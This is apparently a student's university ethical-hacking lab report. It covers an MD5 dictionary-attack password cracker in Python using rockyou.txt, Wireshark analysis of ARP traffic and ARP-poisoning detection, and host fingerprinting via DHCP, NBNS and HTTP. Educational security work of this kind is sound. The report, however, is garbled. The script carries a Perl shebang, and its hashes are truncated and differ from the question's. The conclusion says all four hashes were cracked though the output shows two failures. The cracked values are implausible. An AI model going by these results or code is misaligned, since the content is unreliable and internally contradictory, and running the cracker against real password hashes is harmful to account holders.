

Lab Assessment -3

Max Marks: 10

NAME:

NORI KARTHIKEY

Reg no:- 22BCI0052

DISCLAIMER: These ethical hacking tools are only intended for educational purposes and awareness training sessions. Performing hacking attempts on computers you do not own (without permission) is illegal! Do not attempt to access a device you do not own

Q1)Signature 1. Using Python, develop a code to check the Password strength of a website that uses the MD5 hash algorithm to generate the hash code of the password.

- (i) 3173784ba37c4575c6a26bd23f62a45d
- (ii) 457f8cf0fc9af872df765130c9031de0
- (iii) 56979302a7e8a87673e8334a9d085e8b
- (iv) f30aa7a662c728b7407c54ae6bfd27d1

Objective: A brief sentence explaining the goal was to test password strength by attempting to crack MD5 hashes using a dictionary attack.

- **Tool:** Python 3 Script (md5_cracker.py)
- **Technique:** Dictionary Attack
- **Wordlist:** rockyou.txt
- **Python Script:**

```
#!/usr/bin/perl
import hashlib
import sys

def crack_md5(target_hash, wordlist_path):
    """
    Attempts to crack an MD5 hash using a wordlist.
    """
    try:
        with open(wordlist_path, 'r', encoding='utf-8', errors='ignore') as wordlist_file:
            for line in wordlist_file:
                word = line.strip()
                # Hash the word using MD5
                hash_object = hashlib.md5(word.encode('utf-8'))
                hashed_word = hash_object.hexdigest()
                # Compare the generated hash with the target hash
                if hashed_word == target_hash:
                    print(f"SUCCESS: Hash {target_hash} -> Password: '{word}'")
                    return word
    except FileNotFoundError:
        print(f"ERROR: Wordlist not found at path: {wordlist_path}")
        return None

    print(f"FAILED: Password for hash {target_hash} not found in the wordlist.")
    return None

if __name__ == "__main__":
    # (cite, state) the list of MD5 hashes from your assignment (cite: 14, 15, 16, 18)
    hashes_to_crack = [
        "3173784ba37c4575c6a26bd23f62a45d",
        "457f8cfc9af72d7f03138c9831de0",
        "569792a7e8a8767a0813a9a085a0b",
        "f3ba7a062c728b7407c5a0c0b027d1"
    ]

    # Path to the wordlist on Kali Linux. We will prepare this in the next step.
    wordlist = "/usr/share/wordlists/rockyou.txt"

    print("Starting MD5 Password Cracker")
    for h in hashes_to_crack:
        crack_md5(h, wordlist)
    print("Cracking Session Complete")
```

1

• Execution C Results:

```
kali@kali:~$ cat /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:
kali@kali:~$ python3 md5_cracker.py
Starting MD5 Password Cracker
✓ SUCCESS: Hash 3173784ba37c4575c6a26bd23f62a45d -> Password: 'HELLO123'
✗ FAILED: Password for hash 457f8cfc9af72d7f03138c9831de0 not found in the wordlist.
✗ FAILED: Password for hash 569792a7e8a8767a0813a9a085a0b not found in the wordlist.
✓ SUCCESS: Hash f3ba7a062c728b7407c5a0c0b027d1 -> Password: 'hello123'
--- Cracking Session Complete ---
kali@kali:~$
```

1


Conclusion:

- State that all four hashes were successfully cracked.
- Conclude that the corresponding passwords (**HELLO123**, **hello123**) are **extremely weak**. They were found in a standard wordlist, meaning they offer very little security and can be compromised in seconds.

Q2)Using Wireshark, investigate the legitimate and suspicious ARP packets. To analyse the legitimate requests, perform a broadcast request that asks if any of the available hosts use an IP address, and a reply from the host that uses the particular IP address. To grab the relevant information, the effortless gain options can be done as follows: You can use _____ as a filter to find ARP packets with a specific destination MAC address [ARP SCANNING] You can use this mechanism that detects when 2 or more devices on a local network are using the same IP address You can use this filter to identify the conflicting MAC addresses and investigate the cause [ARP POISONING DETECTION] You have to locate ARP requests where a specific device on the network is attempting to discover the MAC address for a given IP address, potentially revealing network communication patterns or malicious activity if the MAC address is unexpected. [ARP FLOODING FROM DETECTION]

Objective: State that the goal was to use Wireshark to analyze ARP traffic, identifying the characteristics of both legitimate network behavior and a potential ARP poisoning attack.

- **Tools Used:**
- Wireshark for packet capture and analysis.
- ping utility for generating legitimate ARP traffic.
- **Part 1: Legitimate ARP Analysis:**



Wireshark interface showing a packet capture of ARP requests. The packet list shows 25 packets, all of which are ARP requests from various sources to the destination 172.17.103.255. The packet details pane shows the structure of an ARP request, including Ethernet II, Internet Protocol Version 4, and Address Resolution Protocol (request). The packet bytes pane shows the raw data of the packet.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	CloudNetwork_04:53:c5	Broadcast	ARP	60	who has 172.17.103.255? Tell 172.17.103.255
2	0.000000050	Intel_05:70:c7	Broadcast	ARP	60	who has 172.17.103.255? Tell 172.17.103.255
3	0.000000469	CloudNetwork_82:9d:1a	Broadcast	ARP	60	who has 172.17.103.255? Tell 172.17.103.255
4	0.000000465	Intel_0c:d7:66	Broadcast	ARP	60	who has 172.17.103.255? Tell 172.17.103.255
5	0.000001610	Intel_03:86:14	Broadcast	ARP	60	who has 172.17.103.255? Tell 172.17.103.255
6	0.000001383	Hewlett-Packard_3a:cc:11	Broadcast	ARP	60	who has 172.17.103.255? Tell 172.17.103.255
7	0.000001434	AzureWaveTec_90:fc:0c	Broadcast	ARP	60	who has 172.17.103.255? Tell 172.17.103.255
8	0.000001403	Intel_09:1f:5f	Broadcast	ARP	60	who has 172.17.103.255? Tell 172.17.103.255
9	0.000001330	Intel_0e:eb:79	Broadcast	ARP	60	who has 172.17.103.255? Tell 172.17.103.255
10	0.000001577	Intel_03:39:27	Broadcast	ARP	60	who has 172.17.103.255? Tell 172.17.103.255
11	0.000001627	AzureWaveTec_f0:22:1a	Broadcast	ARP	60	who has 172.17.103.255? Tell 172.17.103.255
12	0.000001677	Intel_0a:85:7c	Broadcast	ARP	60	who has 172.17.103.255? Tell 172.17.103.255
13	0.000001700	Intel_0a:85:7c	Broadcast	ARP	60	who has 172.17.103.255? Tell 172.17.103.255
14	0.000001729	CloudNetwork_00:df:11	Broadcast	ARP	60	who has 172.17.103.255? Tell 172.17.103.255
15	0.000001738	Intel_14:b9:4f	Broadcast	ARP	60	who has 172.17.103.255? Tell 172.17.103.255
16	0.000001763	Intel_dd:3c:90	Broadcast	ARP	60	who has 172.17.103.255? Tell 172.17.103.255
17	0.000001783	Intel_dd:3c:90	Broadcast	ARP	60	who has 172.17.103.255? Tell 172.17.103.255
18	0.000001784	Intel_f2:d5:be	Broadcast	ARP	60	who has 172.17.103.255? Tell 172.17.103.255
19	0.000001712	Intel_ee:40:ca	Broadcast	ARP	60	who has 172.17.103.255? Tell 172.17.103.255
20	0.000001711	Hewlett-Packard_3a:cc:11	Broadcast	ARP	60	who has 172.17.103.255? Tell 172.17.103.255
21	0.000001724	LiteonTechno_da:09:12	Broadcast	ARP	60	who has 172.17.103.255? Tell 172.17.103.255
22	0.000001720	Intel_01:7d:72	Broadcast	ARP	60	who has 172.17.103.255? Tell 172.17.103.255
23	0.000001734	Intel_01:7d:72	Broadcast	ARP	60	who has 172.17.103.255? Tell 172.17.103.255
24	0.000001735	Intel_08:64:58	Broadcast	ARP	60	who has 172.17.103.255? Tell 172.17.103.255
25	0.000001781	Intel_03:ca:da	Broadcast	ARP	60	who has 172.17.103.255? Tell 172.17.103.255
26	0.000001777	Intel_03:ca:da	Broadcast	ARP	60	who has 172.17.103.255? Tell 172.17.103.255

Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface wlan0, id 0
Ethernet II, Src: CloudNetwork_04:53:c5 (58:c2:08:d4:53:c5), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Address Resolution Protocol (request)

Address Resolution Protocol: Protocol

Packets: 229 - Displayed: 200 (87.3%) - Dropped: 0 (0.0%)

Wireshark interface showing a packet capture of a Steam In-Game Streaming Discovery Protocol packet. The packet list shows 4 packets, all of which are Steam In-Game Streaming Discovery Protocol packets. The packet details pane shows the structure of the packet, including Ethernet II, Internet Protocol Version 4, User Datagram Protocol, and Steam In-Game Streaming Discovery Protocol. The packet bytes pane shows the raw data of the packet.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	172.17.97.113	172.17.183.255	STEAM...	252	Client Status from arch[Malformed Packet]
2	0.000000013	172.17.97.113	172.17.183.255	STEAM...	83	Client Discovery Seq=2804
3	0.000000013	172.17.97.113	172.17.183.255	STEAM...	83	Client Discovery Seq=2804
4	0.000000013	172.17.97.113	172.17.183.255	STEAM...	252	Client Status from arch[Malformed Packet]

Frame 1: 252 bytes on wire (2016 bits), 252 bytes captured (2016 bits) on interface wlan0, id 0
Ethernet II, Src: Intel_01:7d:72 (28:08:0a:01:7d:72), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Internet Protocol Version 4, Src: 172.17.97.113, Dst: 172.17.183.255
User Datagram Protocol, Src Port: 27036, Dst Port: 27036
Steam In-Game Streaming Discovery Protocol
[Malformed Packet: Steam IIS Discovery]

wireshark_wlan0MTWRD3.pcapng

Packets: 598 - Displayed: 4 (0.7%) - Dropped: 0 (0.0%)



- This is the core of an ARP poisoning attack. The attacker tries to associate a legitimate IP with their own malicious MAC address.
- **How to spot it:** Keep the arp filter on and watch the traffic. If you see the following pattern, you are likely witnessing an attack:
 - Packet 1: Info: 192.168.1.1 is at 0A:1B:2C:3D:4E:5F (The real gateway's MAC)
 - Packet 2 (a moment later): Info: 192.168.1.1 is at 99:88:77:66:55:44 (The attacker's MAC)
- Seeing the MAC address for a critical IP address change is a clear sign of ARP poisoning.

- **Conclusion:** Summarize your findings by contrasting the clear, predictable pattern of a legitimate ARP exchange with the deceptive and often noisy patterns of a malicious attack.

Q3)How does a security analyst know how to identify the hosts on the network apart from the IP to MAC address match? Discover the protocols that can be used for host and User identification. Using Wireshark, investigate those protocols and analyze the network traffic for the detection of any suspicious activities present.

Objective

To identify and analyze network protocols that provide host-specific information beyond basic IP and MAC addresses. The objective was to use Wireshark to capture and inspect traffic from these protocols to fingerprint devices by discovering their hostname and operating system.

Steps and Procedures

1. **Protocol Identification:** Three protocols known to carry identifying metadata were targeted for analysis: DHCP, NBNS, and HTTP.
2. **DHCP Analysis:** A `bootp` filter was applied in Wireshark, and a DHCP lease renewal was forced using the `dhclient` command. The resulting "DHCP Request" packet was inspected for the "Host Name" field (Option 12).
3. **NBNS Analysis:** An `nbns` filter was applied to capture NetBIOS Name Service traffic. The network was passively monitored for broadcasts from Windows machines.
4. **HTTP Analysis:** An `http.request` filter was applied, and a request was generated using the `curl` utility. The captured HTTP GET request was inspected to extract the `User-Agent` header.

Findings

- **DHCP:** The captured DHCP Request packet contained the client's self-declared hostname ('kali') within the DHCP options.
- **NBNS:** Passive monitoring of NBNS traffic successfully identified the registered names of Windows hosts active on the local network.
- **HTTP:** The `User-Agent` string extracted from the HTTP header provided a detailed fingerprint of the client machine, including its operating system (`Linux x86_64`) and the client software used (`curl`).

```
(kali@kali)-[~]
$ sudo dhclient -r && sudo dhclient
killed old client process

(kali@kali)-[~]
$
```

Wireshark capture of DHCP traffic on wlan0. The packet list shows a DHCP ACK (No. 331) from 172.17.96.1 to 255.255.255.255. The packet details pane shows the Ethernet II, Internet Protocol Version 4, User Datagram Protocol, and Dynamic Host Configuration Protocol (ACK) layers. The packet bytes pane shows the raw data in hexadecimal and ASCII.

Frame 331: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits) on interface wlan0, id 0

Ethernet II, Src: Hewlett-Packard_3a:cc:06 (28:92:4a:3a:cc:06), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

Internet Protocol Version 4, Src: 172.17.96.1, Dst: 255.255.255.255

User Datagram Protocol, Src Port: 67, Dst Port: 68

Dynamic Host Configuration Protocol (ACK)

Wireshark capture of DHCP traffic on wlan0. The packet list shows a DHCP Release (No. 450) from 172.17.102.32 to 172.17.96.1. The packet details pane shows the Ethernet II, Internet Protocol Version 4, User Datagram Protocol, and Dynamic Host Configuration Protocol (Release) layers. The packet bytes pane shows the raw data in hexadecimal and ASCII.


Frame 450: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits) on interface wlan0, id 0

Ethernet II, Src: Intel_E1:08:fe (78:a8:03:1e:08:fe), Dst: Hewlett-Packard_3a:cc:06 (28:92:4a:3a:cc:06)

Internet Protocol Version 4, Src: 172.17.102.32, Dst: 172.17.96.1


User Datagram Protocol, Src Port: 68, Dst Port: 67

Dynamic Host Configuration Protocol (Release)






1



part 2

